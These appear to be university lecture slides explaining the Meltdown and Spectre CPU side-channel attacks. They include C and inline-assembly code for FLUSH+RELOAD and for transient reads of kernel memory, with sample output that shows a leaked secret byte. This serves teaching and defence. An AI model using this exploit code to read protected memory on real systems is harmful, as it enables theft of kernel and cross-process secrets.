

Meltdown & Spectre Attacks

Overview

- An analogy
- CPU cache and use it as side channel
- Meltdown attack
- Spectre attack


Microsoft Interview Question



Stealing A Secret




Secret: 7



Guard with
Memory
Eraser

Restricted Room

CPU Cache




From Lights to CPU Cache



Question

You just learned a secret number 7, and you want to keep it. However, your memory will be erased and whatever you do will be rolled back (except the CPU cache). How do you recall the secret after your memory about this secret number is erased?

Using CPU Cache to Remember Secret



The FLUSH+RELOAD Technique



FLUSH+RELOAD: The FLUSH Step

Flush the CPU Cache

```
void flushSideChannel()  
{  
    int i;  
  
    // Write to array to bring it to RAM to prevent Copy-on-write  
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;  
  
    // Flush the values of the array from cache  
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);  
}
```

FLUSH+RELOAD: The RELOAD Step


```
void reloadSideChannel()  
{  
    int junk=0;  
    register uint64_t time1, time2;  
    volatile uint8_t *addr;  
    int i;  
    for(i = 0; i < 256; i++){  
        addr = &array[i*4096 + DELTA];  
        time1 = __rdtscp(&junk);  
        junk = *addr;  
        time2 = __rdtscp(&junk) - time1;  
        if (time2 <= CACHE_HIT_THRESHOLD){  
            printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);  
            printf("The Secret = %d.\n", i);  
        }  
    }  
}
```

The Meltdown Attack

The Security Room and Guard

```
1  number = 0;  
2  *kernel_address = (char*)0xfb61b000;  
3  kernel_data = *kernel_address;  
4  number = number + kernel_data;
```

Staying Alive: Exception Handling in C



Out-Of-Order Execution

Access Kernel Memory
kernel_data = *kernel_addr

```
1 number = 0;  
2 *kernel_address = (char*)0xfb61b000;  
3 kernel_data = *kernel_address;  
4 number = number + kernel_data;
```


Out-of-order execution

Access permission check

Bring the kernel data to register.
Continue execution.

Interrupted. Execution
results are discarded.

If permission check fails, interrupt
the out-of-order execution.



Out-of-Order Execution



How do I prove that the out-of-order execution has happened?

Out-of-Order Execution Experiment

```
void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;      ①
    array[7 * 4096 + DELTA] += 1;                ②
}
```

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

 Evidence of out-of-order execution

Meltdown Attack: A Naïve Approach

```
void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}
```

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
$ a.out
Memory access violation!
$ a.out
Memory access violation!
```



**THIS IS
NOT
WORKING**

Improvement: Get Secret Cached



Why does this help?

Improve the Attack Using Assembly Code

```
void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 400;"           ①
        "add $0x141, %%eax;"
        ".endr;"              ②

        :
        :
        : "eax"
    );

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}
```

Execution Results

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
$ a.out
Memory access violation!
$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

Improve the Attack Using Statistic Approach

```
$ gcc -march=native MeltdownAttack.c  
$ a.out  
The secret value is 83 S  
The number of hits is 955  
$ a.out  
The secret value is 83 S  
The number of hits is 925  
$ a.out  
The secret value is 83 S  
The number of hits is 987  
$ a.out  
The secret value is 83 S  
The number of hits is 957
```

Countermeasures

- Fundamental problem is in the CPU hardware
 - Expensive to fix
- Develop workaround in operating system
- KASLR (Kernel Address Space Layout Randomization)
 - Does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers)
 - User-level programs cannot directly use kernel memory addresses, as such addresses cannot be resolved

The Spectre Attack


Will It Be Executed?

```
1 data = 0;  
2 if (x < size) {  
3     data = data + 5;  
4 }
```



Will Line 3 be executed if $x > \text{size}$?

Out-Of-Order Execution




Let's Find a Proof

```
void victim(size_t x)
{
    if (x < size) {
        temp = array[x * 4096 + DELTA];
    }
}
```

size is 10

①

②




```
$ gcc -march=native SpectreExperiment.c
$ a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
$ a.out
$ a.out
```

Evidence

Not always working though

Target of the Attack



```
unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

uint8_t restrictedAccess(size_t x)
{
    if (x < buffer_size) {
        return buffer[x];
    } else {
        return 0;
    }
}
```

